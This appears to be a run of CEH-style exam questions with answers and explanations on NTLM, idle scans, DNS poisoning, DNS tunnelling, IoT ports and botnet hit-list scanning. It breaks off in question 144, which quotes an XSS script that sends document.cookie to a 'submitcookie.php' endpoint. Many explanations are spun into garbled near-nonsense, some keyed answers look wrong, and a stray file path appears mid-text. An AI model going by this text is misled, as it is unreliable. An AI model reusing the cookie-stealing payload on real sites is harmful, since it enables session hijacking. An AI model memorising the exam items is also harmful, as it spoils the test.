The use of unique salts means that common passwords shared by multiple users – like “123456” or “password” – aren’t revealed revealed when one such hashed password is known – because despite the passwords being the same the immediately and hashed values are not.
Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken.
Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

Question: 118

which of the following protocols can be used to secure an LDAP service against anonymous queries?

A. SSO
B. RADIUS
C. WPA
D. NTLM

Answer: D

In a Windows network, nongovernmental organization (New Technology) local area network Manager (NTLM) could be a suite of Microsoft security protocols supposed to produce authentication, integrity, and confidentiality to users.NTLM is that the successor to the authentication protocol in Microsoft local area network Manager (LANMAN), Associate in Nursing older Microsoft product. The NTLM protocol suite is enforced in an exceedingly Security Support supplier, which mixes the local area network Manager authentication protocol, NTLMv1, NTLMv2 and NTLM2 Session protocols in an exceedingly

single package. whether or not these protocols area unit used or will be used on a system is ruled by cluster Policy settings, that totally different|completely different} versions of Windows have different default settings. NTLM passwords area unit thought-about weak as a result of they will be brute-forced very simply with fashionable hardware.
NTLM could be a challenge-response authentication protocol that uses 3 messages to authenticate a consumer in an exceedingly affiliation orientating setting (connectionless is similar), and a fourth extra message if integrity is desired.
First, the consumer establishes a network path to the server and sends a NEGOTIATE_MESSAGE advertising its capabilities.
Next, the server responds with CHALLENGE_MESSAGE that is employed to determine the identity of the consumer.
Finally, the consumer responds to the challenge with Associate in Nursing AUTHENTICATE_MESSAGE.
The NTLM protocol uses one or each of 2 hashed word values, each of that are keep on the server (or domain controller), and that through a scarcity of seasoning area unit word equivalent, that means that if you grab the hash price from the server, you'll evidence while not knowing the particular word. the 2 area unit the lm Hash (a DES-based operate applied to the primary fourteen chars of the word born-again to the standard eight bit laptop charset for the language), and also the nt Hash (MD4 of the insufficient endian UTF-16 Unicode password). each hash values area unit sixteen bytes (128 bits) every.
The NTLM protocol additionally uses one among 2 a method functions, looking on the NTLM version. National Trust LanMan and NTLM version one use the DES primarily based LanMan a method operate (LMOWF), whereas National TrustLMv2 uses the NT MD4 primarily based a method operate (NTOWF).

Question: 119

Allen, a professional pen tester, was hired by xpertTech solutWns to perform an attack simulation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. B/enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.
identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?

A. <1B>
B. <00>
C. <03>
D. <20>

Answer: C

<03>
Windows Messenger administration
Courier administration is an organization based framework notice Windows administration by Microsoft that was remembered for some prior forms of Microsoft Windows.
This resigned innovation, despite the fact that it has a comparable name, isn't connected in any capacity to the later, Internet-based Microsoft Messenger administration for texting or to Windows Messenger and Windows Live Messenger (earlier named MSN Messenger) customer programming.
The Messenger Service was initially intended for use by framework managers to tell Windows clients about their networks.[1] It has been utilized malevolently to introduce spring up commercials to clients

over the Internet (by utilizing mass-informing frameworks which sent an ideal message to a predetermined scope of IP addresses). Despite the fact that Windows XP incorporates a firewall, it isn't empowered naturally. Along these lines, numerous clients got such messages. Because of this maltreatment, the Messenger Service has been debilitated as a matter of course in Windows XP Service Pack 2.

Question: 120

what firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?

A. Decoy scanning
B. Packet fragmentation scanning
C. Spoof source address scanning
D. Idle scanning

Answer: D

The idle scan could be a communications protocol port scan technique that consists of causing spoofed packets to a pc to seek out out what services square measure obtainable. this can be accomplished by impersonating another pc whose network traffic is extremely slow or nonexistent (that is, not transmission or receiving information). this might be associate idle pc, known as a "zombie".
This action are often done through common code network utilities like nmap and hping. The attack involves causing solid packets to a particular machine target in an attempt to seek out distinct characteristics of another zombie machine. The attack is refined as a result of there's no interaction between the offender pc and also the target: the offender interacts solely with the "zombie" pc.
This exploit functions with 2 functions, as a port scanner and a clerk of sure informatics relationships between machines. The target system interacts with the "zombie" pc and distinction in behavior are often discovered mistreatment totally different|completely different "zombies" with proof of various privileges granted by the target to different computers.
The overall intention behind the idle scan is to "check the port standing whereas remaining utterly invisible to the targeted host."
The first step in execution associate idle scan is to seek out associate applicable zombie. It must assign informatics ID packets incrementally on a worldwide (rather than per-host it communicates with) basis. It ought to be idle (hence the scan name), as extraneous traffic can raise its informatics ID sequence, confusing the scan logic. The lower the latency between the offender and also the zombie, and between the zombie and also the target, the quicker the scan can proceed.
Note that once a port is open, IPIDs increment by a pair of. Following is that the sequence:
offender to focus on -> SYN, target to zombie ->SYN/ACK, Zombie to focus on -> RST (IPID increment by 1)
currently offender tries to probe zombie for result. offender to Zombie ->SYN/ACK, Zombie to offender -> RST (IPID increment by 1)
So, during this method IPID increments by a pair of finally.
When associate idle scan is tried, tools (for example nmap) tests the projected zombie and reports any issues with it. If one does not work, attempt another. Enough net hosts square measure vulnerable that zombie candidates are not exhausting to seek out. a standard approach is to easily execute a ping sweep of some network. selecting a network close to your supply address, or close to the target, produces

higher results. you'll be able to attempt associate idle scan mistreatment every obtainable host from the ping sweep results till you discover one that works. As usual, it's best to raise permission before mistreatment someone's machines for surprising functions like idle scanning.
Simple network devices typically create nice zombies as a result of {they square measure|they're} normally each underused (idle) and designed with straightforward network stacks that are susceptible to informatics ID traffic detection.
While distinguishing an acceptable zombie takes some initial work, you'll be able to keep re-using the nice ones. as an alternative, there are some analysis on utilizing unplanned public internet services as zombie hosts to perform similar idle scans. leverage the approach a number of these services perform departing connections upon user submissions will function some quite poor's man idle scanning.

Question: 121

What is the first step for a hacker conducting a DNS cache poisoning (DNS spoofing) attack against an organization?

A. The attacker queries a nameserver using the DNS resolver.
B. The attacker makes a request to the DNS resolver.
C. The attacker forges a reply from the DNS resolver.
D. The attacker uses TCP to poison the ONS resofver.

Answer: B

https://ru.wikipedia.org/wiki/DNS_spoofing
DNS spoofing is a threat that copies the legitimate server destinations to divert the domain's traffic. Ignorant these attacks, the users are redirected to malicious websites, which results in insensitive and personal data being leaked. It is a method of attack where your DNS server is tricked into saving a fake DNS entry. This will make the DNS server recall a fake site for you, thereby posing a threat to vital information stored on your server or computer.
The cache poisoning codes are often found in URLs sent through spam emails. These emails are sent to prompt users to click on the URL, which infects their computer. When the computer is poisoned, it will divert you to a fake IP address that looks like a real thing. This way, the threats are injected into your systems as well.
Different Stages of Attack of DNS Cache Poisoning:
- The attacker proceeds to send DNS queries to the DNS resolver, which forwards the Root/TLD authoritative DNS server request and awaits an answer.
- The attacker overloads the DNS with poisoned responses that contain several IP addresses of the malicious website. To be accepted by the DNS resolver, the attacker's response should match a port number and the query ID field before the DNS response. Also, the attackers can force its response to increasing their chance of success.
- If you are a legitimate user who queries this DNS resolver, you will get a poisoned response from the cache, and you will be automatically redirected to the malicious website.

Question: 122

in an attempt to increase the security of your network, you Implement a solution that will help keep your wireless network undiscoverable and accessible only to those that know It. How do you accomplish this?

A. Delete the wireless network
B. Remove all passwords
C. Lock all users
D. Disable SSID broadcasting

Answer: D

The SSID (service set identifier) is the name of your wireless network. SSID broadcast is how your router transmits this name to surrounding devices. Its primary function is to make your network visible and easily accessible. Most routers broadcast their SSIDs automatically. To disable or enable SSID broadcast, you need to change your router's settings.
Disabling SSID broadcast will make your Wi-FI network name invisible to other users. However, this only hides the name, not the network itself. You cannot disguise the router's activity, so hackers can still attack it.
With your network invisible to wireless devices, connecting becomes a bit more complicated. Just giving a Wi-FI password to your guests is no longer enough. They have to configure their settings manually by including the network name, security mode, and other relevant info.
Disabling SSID might be a small step towards online security, but by no means should it be your final one. Before considering it as a security measure, consider the following aspects:
- *Disabling SSID broadcast will not hide your network completely*
Disabling SSID broadcast only hides the network name, not the fact that it exists. Your router constantly transmits so-called beacon frames to announce the presence of a wireless network. They contain essential information about the network and help the device connect.
- *Third-party software can easily trace a hidden network*
Programs such as NetStumbler or Kismet can easily locate hidden networks. You can try using them yourself to see how easy it is to find available networks – hidden or not.
- *You might attract unwanted attention.*
Disabling your SSID broadcast could also raise suspicion. Most of us assume that when somebody hides something, they have a reason to do so. Thus, some hackers might be attracted to your network.

Question: 123

what is the port to block first in case you are suspicious that an loT device has been compromised?

A. 22
B. 443
C. 48101
D. 80

Answer: C


TCP port 48101 uses the Transmission management Protocol. transmission control protocol is one in all the most protocols in TCP/IP networks. transmission control protocol could be a connection-oriented protocol, it needs acknowledgement to line up end-to-end communications. only a association is about up user's knowledge may be sent bi-directionally over the association.
Attention! transmission control protocol guarantees delivery of knowledge packets on port 48101 within the same order during which they were sent. bonded communication over transmission control protocol port 48101 is that the main distinction between transmission control protocol and UDP. UDP port 48101 wouldn't have bonded communication as transmission control protocol.
UDP on port 48101 provides Associate in Nursing unreliable service and datagrams might arrive duplicated, out of order, or missing unexpectedly. UDP on port 48101 thinks that error checking and correction isn't necessary or performed within the application, avoiding the overhead of such process at the network interface level.
UDP (User Datagram Protocol) could be a borderline message-oriented Transport Layer protocol (protocol is documented in IETF RFC 768).
Application examples that always use UDP: vocalisation IP (VoIP), streaming media and period multiplayer games. several internet applications use UDP, e.g. the name System (DNS), the Routing info Protocol (RIP), the Dynamic Host Configuration Protocol (DHCP), the straightforward Network Management Protocol (SNMP).

Question: 124

Robin, an attacker, is attempting to bypass the firewalls of an organization through the DNS tunneling method in order to exfiltrate dat
a. He is using the NSTX tool for bypassing the firewalls. On which of the following ports should Robin run the NSTX tool?
A. Port 53
B. Port 23
C. Port 50
D. Port 80

Answer: A

DNS uses Ports 53 which is almost always open on systems, firewalls, and clients to transmit DNS queries. instead of the more familiar Transmission Control Protocol (TCP) these queries use User Datagram Protocol (UDP) due to its low-latency, bandwidth and resource usage compared TCP-equivalent queries. UDP has no error or flow-control capabilities, nor does it have any integrity checking to make sure the info arrived intact.
How is internet use (browsing, apps, chat etc) so reliable then? If the UDP DNS query fails (it's a best-effort protocol after all) within the first instance, most systems will retry variety of times and only after multiple failures, potentially switch to TCP before trying again; TCP is additionally used if the DNS query exceeds the restrictions of the UDP datagram size – typically 512 bytes for DNS but can depend upon system settings.
Figure 1 below illustrates the essential process of how DNS operates: the client sends a question string (for example, mail.google[.]com during this case) with a particular type – typically A for a number address. I've skipped the part whereby intermediate DNS systems may need to establish where '.com' exists, before checking out where 'google[.]com' are often found, and so on.



Many worms and scanners are created to seek out and exploit systems running telnet. Given these facts, it's really no surprise that telnet is usually seen on the highest Ten Target Ports list. Several of the vulnerabilities of telnet are fixed. They require only an upgrade to the foremost current version of the telnet Daemon or OS upgrade. As is usually the case, this upgrade has not been performed on variety of devices. this might flow from to the very fact that a lot of systems administrators and users don't fully understand the risks involved using telnet. Unfortunately, the sole solution for a few of telnets vulnerabilities is to completely discontinue its use. the well-liked method of mitigating all of telnets vulnerabilities is replacing it with alternate protocols like ssh. Ssh is capable of providing many of an equivalent functions as telnet and a number of other additional services typical handled by other protocols like FTP and Xwindows. Ssh does still have several drawbacks to beat before it can completely replace telnet. it's typically only supported on newer equipment. It requires processor and memory resources to perform the info encryption and decryption. It also requires greater bandwidth than telnet thanks to the encryption of the info . This paper was written to assist clarify how dangerous the utilization of telnet are often and to supply solutions to alleviate the main known threats so as to enhance the general security of the web

Once a reputation is resolved to an IP caching also helps: the resolved name-to-IP is usually cached on the local system (and possibly on intermediate DNS servers) for a period of your time . Subsequent queries for an equivalent name from an equivalent client then don't leave the local system until said cache expires. Of course, once the IP address of the remote service is understood , applications can use that information to enable other TCP-based protocols, like HTTP, to try to to their actual work, for instance ensuring internet cat GIFs are often reliably shared together with your colleagues.

So, beat all, a couple of dozen extra UDP DNS queries from an organization's network would be fairly inconspicuous and will leave a malicious payload to beacon bent an adversary; commands could even be received to the requesting application for processing with little difficulty.

Question: 125

Morris, a professional hacker, performed a vulnerability scan on a target organization by sniffing the traffic on the network lo identify the active systems, network services, applications, and vulnerabilities. He also obtained the list of the users who are currently accessing the network. What is the type of vulnerability assessment that Morris performed on the target organization?

A. internal assessment
B. Passive assessment
C. External assessment

D. Credentialed assessment

Answer: B

Passive Assessment Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerabilities. Passive assessments also provide a list of the users who are currently accessing the network.

Question: 126

Bob, an attacker, has managed to access a target loT device. He employed an online tool to gather information related to the model of the loT device and the certifications granted to it. Which of the following tools did Bob employ to gather the above Information?

A. search.com
B. EarthExplorer
C. Google image search
D. FCC ID search

Answer: D

Footprinting techniques are used to collect basic information about the target IoT and OT platforms to exploit them. Information collected through footprinting techniques ncludes IP address, hostname, ISP, device location, banner of the target IoT device, FCC ID information, certification granted to the device, etc. pg. 5052 ECHv11 manual
https://en.wikipedia.org/wiki/FCC_mark
An *FCC ID* is a unique identifier assigned to a device registered with the United States Federal Communications Commission. For legal sale of wireless deices in the US, manufacturers must:
· Have the device evaluated by an independent lab to ensure it conforms to FCC standards
· Provide documentation to the FCC of the lab results
· Provide User Manuals, Documentation, and Photos relating to the device
· Digitally or physically label the device with the unique identifier provided by the FCC (upon approved application)
The FCC gets its authourity from Title 47 of the Code of Federal Regulations (47 CFR). FCC IDs are required for all wireless emitting devices sold in the USA. By searching an FCC ID, you can find details on the wireless operating frequency (including strength), photos of the device, user manuals for the device, and SAR reports on the wireless emissions

Question: 127

Larry, a security professional in an organization, has noticed some abnormalities In the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a countermeasures to secure the accounts on the web server.
Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

A. Enable unused default user accounts created during the installation of an OS
B. Enable all non-interactive accounts that should exist but do not require interactive login
C. Limit the administrator or toot-level access to the minimum number of users
D. Retain all unused modules and application extensions

Answer: C

Question: 128

Bella, a security professional working at an it firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames. and passwords are shared In plaintext, paving the way for hackers 10 perform successful session hijacking. To address this situation. Bella Implemented a protocol that sends data using encryption and digital certificates. Which of the following protocols Is used by Bella?

A. FTP
B. HTTPS
C. FTPS
D. IP

Answer: C

The File Transfer Protocol (FTP) is a standard organization convention utilized for the exchange of PC records from a worker to a customer on a PC organization. FTP is based on a customer worker model engineering utilizing separate control and information associations between the customer and the server.[1] FTP clients may validate themselves with an unmistakable book sign-in convention, ordinarily as a username and secret key, however can interface namelessly if the worker is designed to permit it. For secure transmission that ensures the username and secret phrase, and scrambles the substance, FTP is frequently made sure about with SSL/TLS (FTPS) or supplanted with SSH File Transfer Protocol (SFTP). The primary FTP customer applications were order line programs created prior to working frameworks had graphical UIs, are as yet dispatched with most Windows, Unix, and Linux working systems.[2][3] Many FTP customers and mechanization utilities have since been created for working areas, workers, cell phones, and equipment, and FTP has been fused into profitability applications, for example, HTML editors.

Question: 129

Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently. Abel is verifying and validating image contents, signing images, and sending them to the registries. Which of the following tiers of the container technology architecture Is Abel currently working in?

A. Tier-1: Developer machines

B. Tier-4: Orchestrators
C. Tier-3: Registries
D. Tier-2: Testing and accreditation systems

Answer: D

The official management decision given by a senior agency official to authorize operation of an information system and to explicitly accept the risk to agency operations (including mission, functions, image, or reputation), agency assets, or individuals, based on the implementation of an agreed-upon set of security controls.
formal declaration by a designated accrediting authority (DAA) or principal accrediting authority (PAA) that an information system is approved to operate at an acceptable level of risk, based on the implementation of an approved set of technical, managerial, and procedural safeguards. See authorization to operate (ATO). Rationale: The Risk Management Framework uses a new term to refer to this concept, and it is called authorization.
Identifies the information resources covered by an accreditation decision, as distinguished from separately accredited information resources that are interconnected or with which information is exchanged via messaging. Synonymous with Security Perimeter.
For the purposes of identifying the Protection Level for confidentiality of a system to be accredited, the system has a conceptual boundary that extends to all intended users of the system, both directly and indirectly connected, who receive output from the system. See authorization boundary. Rationale: The Risk Management Framework uses a new term to refer to the concept of accreditation, and it is called authorization. Extrapolating, the accreditation boundary would then be referred to as the authorization boundary.

Question: 130

which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?

A. Bluesmacking
B. Bluebugging
C. Bluejacking
D. Bluesnarfing

Answer: D

Bluesnarfing is the unauthorized access of information from a wireless device
through a Bluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant).

Question: 131

if you send a TCP ACK segment to a known closed port on a firewall but it does not respond with an RST. what do you know about the firewall you are scanning?

A. There is no firewall in place.
B. This event does not tell you encrypting about the firewall.
C. It is a stateful firewall
D. It Is a non-stateful firewall.

Answer: B

Question: 132

Samuel, a professional hacker, monitored and Intercepted already established traffic between Bob and a host machine to predict Bob's ISN. Using this ISN, Samuel sent spoofed packets with Bob's IP address to the host machine. The host machine responded with <| packet having an Incremented ISN. Consequently. Bob's connection got hung, and Samuel was able to communicate with the host machine on behalf of Bob. What is the type of attack performed by Samuel in the above scenario?

A. UDP hijacking
B. Blind hijacking
C. TCP/IP hacking
D. Forbidden attack

Answer: C

A TCP/IP hijack is an attack that spoofs a server into thinking it's talking with a sound client, once actually it's communication with an assaulter that has condemned (or hijacked) the tcp session. Assume that the client has administrator-level privileges, which the attacker needs to steal that authority so as to form a brand new account with root-level access of the server to be used afterward. A tcp Hijacking is sort of a two-phased man-in-the-middle attack. The man-in-the-middle assaulter lurks within the circuit between a shopper and a server so as to work out what port and sequence numbers are being employed for the conversation.
First, the attacker knocks out the client with an attack, like Ping of Death, or ties it up with some reasonably ICMP storm. This renders the client unable to transmit any packets to the server. Then, with the client crashed, the attacker assumes the client's identity so as to talk with the server. By this suggests, the attacker gains administrator-level access to the server.
One of the most effective means of preventing a hijack attack is to want a secret, that's a shared secret between the shopper and also the server. looking on the strength of security desired, the key may be used for random exchanges. this is often once a client and server periodically challenge each other, or it will occur with each exchange, like Kerberos.

Question: 133

Dorian Is sending a digitally signed email to Polly, with which key is Dorian signing this message and how is Poly validating It?

A. Dorian is signing the message with his public key. and Poly will verify that the message came from Dorian by using Dorian's private key.

B. Dorian Is signing the message with Polys public key. and Poly will verify that the message came from Dorian by using Dorian's public key.
C. Dorian is signing the message with his private key. and Poly will verify that the message came from Dorian by using Dorian's public key.
D. Dorian is signing the message with Polys private key. and Poly will verify mat the message came from Dorian by using Dorian's public key.

Answer: C

https://blog.mailfence.com/how-do-digital-signatures-work/
https://en.wikipedia.org/wiki/Digital_signature
A digital signature is a mathematical technique used to validate the authenticity and integrity of a message, software, or digital document. It's the digital equivalent of a handwritten signature or stamped seal, but it offers far more inherent security. A digital signature is intended to solve the problem of tampering and impersonation in digital communications.
Digital signatures can provide evidence of origin, identity, and status of electronic documents, transactions, or digital messages. Signers can also use them to acknowledge informed consent.
Digital signatures are based on public-key cryptography, also known as asymmetric cryptography. Two keys are generated using a public key algorithm, such as *RSA (Rivest-Shamir-Adleman),* creating a mathematically linked pair of keys, one private and one public.
Digital signatures work through *public-key cryptography's* two mutually authenticating cryptographic keys. The individual who creates the digital signature uses a *private key* to encrypt signature-related data, while the only way to decrypt that data is with the *signer's public key*.

Question: 134

Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the Information, he successfully performed an attack on the target government organization without being traced. Which of the following techniques is described in the above scenario?

A. Dark web footprinting
B. VoIP footpnnting
C. VPN footprinting
D. website footprinting

Answer: A

The deep web is the layer of the online cyberspace that consists of web pages and content that are hidden and unindexed.

Question: 135

An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the

manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization deckled to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware. Which of the following tools must the organization employ to protect its critical infrastructure?

A. Robotium
B. BalenaCloud
C. Flowmon
D. IntentFuzzer

Answer: C

Source: https://www.flowmon.com
Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible.

Question: 136

By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.
Which file do you have to clean to clear the password?

A. .X session-log
B. .bashrc
C. .profile
D. .bash_history

Answer: D

File created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that are executed.
BASH_HISTORY files are hidden files with no filename prefix. They always use the filename .bash_history.
NOTE: Bash is that the shell program employed by Apple Terminal.
Our goal is to assist you understand what a file with a *.bash_history suffix is and the way to open it. The Bash History file type, file format description, and Mac and Linux programs listed on this page are individually researched and verified by the FileInfo team. we attempt for 100% accuracy and only publish information about file formats that we've tested and validated.

Question: 137

Don, a student, came across a gaming app in a third-party app store and Installed it. Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his smartphone after Installing the app. What is the attack performed on Don in the above scenario?

A. SMS phishing attack
B. SIM card attack
C. Agent Smith attack
D. Clickjacking

Answer: C

Agent Smith Attack
Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.

Question: 138

You start performing a penetration test against a specific website and have decided to start from grabbing all the links from the main page.
What Is the best Linux pipe to achieve your milestone?

A. dirb https://site.com | grep "site"
B. curl -s https://sile.com | grep ‘’< a href-\’http" | grep "Site-com- | cut -d "V" -f 2
C. wget https://stte.com | grep "< a href=*http" | grep "site.com"
D. wgethttps://site.com | cut-d"http-

Answer: C

Question: 139

in this form of encryption algorithm, every Individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?

A. IDEA
B. Triple Data Encryption standard

C. MDS encryption algorithm
D. AES

Answer: B

Triple DES is another mode of DES operation. It takes three 64-bit keys, for an overall key length of 192 bits. In Stealth, you merely type within the entire 192-bit (24 character) key instead of entering each of the three keys individually. The Triple DES DLL then breaks the user-provided key into three subkeys, padding the keys if necessary in order that they are each 64 bits long. The procedure for encryption is strictly an equivalent as regular DES, but it's repeated 3 times , hence the name Triple DES. the info is encrypted with the primary key, decrypted with the second key, and eventually encrypted again with the third key.
Triple DES runs 3 times slower than DES, but is far safer if used properly. The procedure for decrypting something is that the same because the procedure for encryption, except it's executed in reverse. Like DES, data is encrypted and decrypted in 64-bit chunks. Although the input key for DES is 64 bits long, the particular key employed by DES is merely 56 bits long . the smallest amount significant (right-most) bit in each byte may be a parity , and will be set in order that there are always an odd number of 1s in every byte. These parity bits are ignored, so only the seven most vital bits of every byte are used, leading to a key length of 56 bits. this suggests that the effective key strength for Triple DES is really 168 bits because each of the three keys contains 8 parity bits that aren't used during the encryption process.
Triple DES Modes
Triple ECB (Electronic Code Book)
• This variant of Triple DES works precisely the same way because the ECB mode of DES.
• this is often the foremost commonly used mode of operation.
Triple CBC (Cipher Block Chaining)
• This method is extremely almost like the quality DES CBC mode.
• like Triple ECB, the effective key length is 168 bits and keys are utilized in an equivalent manner, as described above, but the chaining features of CBC mode also are employed.
• the primary 64-bit key acts because the Initialization Vector to DES.
• Triple ECB is then executed for one 64-bit block of plaintext.
• The resulting ciphertext is then XORed with subsequent plaintext block to be encrypted, and therefore the procedure is repeated.
• This method adds an additional layer of security to Triple DES and is therefore safer than Triple ECB, although it's not used as widely as Triple ECB.

Question: 140

Richard, an attacker, targets an MNC. in this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?

A. VoIP footprinting
B. VPN footprinting
C. Whois footprinting
D. Email footprinting

Answer: C

WHOIS (pronounced because the phrase who is) may be a query and response protocol and whois footprinting may be a method for glance information about ownership of a website name as following:
• name details
• Contact details contain phone no. and email address of the owner
• Registration date for the name
• Expire date for the name
• name servers

Question: 141

John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization. Which of the following attack techniques is used by John?

A. Advanced persistent theft
B. threat Diversion theft
C. Spear-phishing sites
D. insider threat

Answer: A

An advanced persistent threat (APT) may be a broad term wont to describe AN attack campaign within which an intruder, or team of intruders, establishes a bootleg, long presence on a network so as to mine sensitive knowledge.
The targets of those assaults, that square measure terribly fastidiously chosen and researched, usually embrace massive enterprises or governmental networks. the implications of such intrusions square measure huge, and include:
Intellectual property thieving (e.g., trade secrets or patents)
Compromised sensitive info (e.g., worker and user personal data)
The sabotaging of essential structure infrastructures (e.g., information deletion)
Total website takeovers
Executing an APT assault needs additional resources than a regular internet application attack. The perpetrators square measure typically groups of intimate cybercriminals having substantial resource. Some APT attacks square measure government-funded and used as cyber warfare weapons.
APT attacks dissent from ancient internet application threats, in that:
They're considerably additional advanced.
They're not hit and run attacks—once a network is infiltrated, the culprit remains so as to realize the maximum amount info as potential.
They're manually dead (not automated) against a selected mark and indiscriminately launched against an outsized pool of targets.
They typically aim to infiltrate a complete network, as opposition one specific half.

More common attacks, like remote file inclusion (RFI), SQL injection and cross-site scripting (XSS), square measure oftentimes employed by perpetrators to ascertain a footing in a very targeted network. Next, Trojans and backdoor shells square measure typically wont to expand that foothold and make a persistent presence inside the targeted perimeter.

Question: 142

To create a botnet. the attacker can use several techniques to scan vulnerable machines. The attacker first collects Information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list Is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time.
Which technique is discussed here?

A. Hit-list-scanning technique
B. Topological scanning technique
C. Subnet scanning technique
D. Permutation scanning technique

Answer: A

One of the biggest problems a worm faces in achieving a very fast rate of infection is “getting off the ground.” although a worm spreads exponentially throughout the early stages of infection, the time needed to infect say the first 10,000 hosts dominates the infection time.
There is a straightforward way for an active worm a simple this obstacle, that we term hit-list scanning. Before the worm is free, the worm author collects a listing of say ten,000 to 50,000 potentially vulnerable machines, ideally ones with sensible network connections. The worm, when released onto an initial machine on this hit-list, begins scanning down the list. once it infects a machine, it divides the hit-list in half, communicating half to the recipient worm, keeping the other half.
This fast division ensures that even if only 10-20% of the machines on the hit-list are actually vulnerable, an active worm can quickly bear the hit-list and establish itself on all vulnerable machines in only some seconds. though the hit-list could begin at 200 kilobytes, it quickly shrinks to nothing during the partitioning. This provides a great benefit in constructing a quick worm by speeding the initial infection.
The hit-list needn’t be perfect: a simple list of machines running a selected server sort could serve, though larger accuracy can improve the unfold. The hit-list itself is generated victimization one or many of the following techniques, ready well before, typically with very little concern of detection.
Stealthy scans. Portscans are so common and then wide ignored that even a quick scan of the whole net would be unlikely to attract law enforcement attention or over gentle comment within the incident response community. However, for attackers wish to be particularly careful, a randomised sneaky scan taking many months would be not possible to attract much attention, as most intrusion detection systems are not currently capable of detecting such low-profile scans. Some portion of the scan would be out of date by the time it had been used, however abundant of it’d not.
Distributed scanning. an assailant might scan the web using a few dozen to some thousand already-compromised “zombies,” the same as what DDOS attackers assemble in a very fairly routine fashion. Such distributed scanning has already been seen within the wild–Lawrence Berkeley National Laboratory received ten throughout the past year.

DNS searches. Assemble a list of domains (for example, by using wide offered spam mail lists, or trolling the address registries). The DNS will then be searched for the science addresses of mail-servers (via mx records) or net servers (by looking for www.domain.com).
Spiders. For net server worms (like Code Red), use Web-crawling techniques the same as search engines so as to produce a list of most Internet-connected web sites. this would be unlikely to draw in serious attention.
Public surveys. for many potential targets there may be surveys available listing them, like the Netcraft survey.
Just listen. Some applications, like peer-to-peer networks, wind up advertising many of their servers. Similarly, many previous worms effectively broadcast that the infected machine is vulnerable to further attack. easy, because of its widespread scanning, during the Code Red I infection it was easy to select up the addresses of upwards of 300,000 vulnerable IIS servers–because each came knock on everyone's door!

Question: 143

You have been authorized to perform a penetration test against a website. You want to use Google dorks to footprint the site but only want results that show file extensions. What Google dork operator would you use?

A. filetype
B. ext
C. inurl
D. site

Answer: A

Restrict results to those of a certain filetype. E.g., PDF, DOCX, TXT, PPT, etc. Note: The "ext:" operator can also be used—the results are identical.
Example: apple filetype:pdf / apple ext:pdf

Question: 144

Judy created a forum, one day. she discovers that a user is posting strange images without writing comments.
She immediately calls a security expert, who discovers that the following code is hidden behind those images:
<script>
document.writef<img src="https://Ioca(host/submitcookie.php? cookie ='+ escape(document.cookie)+ "
/>); </script>
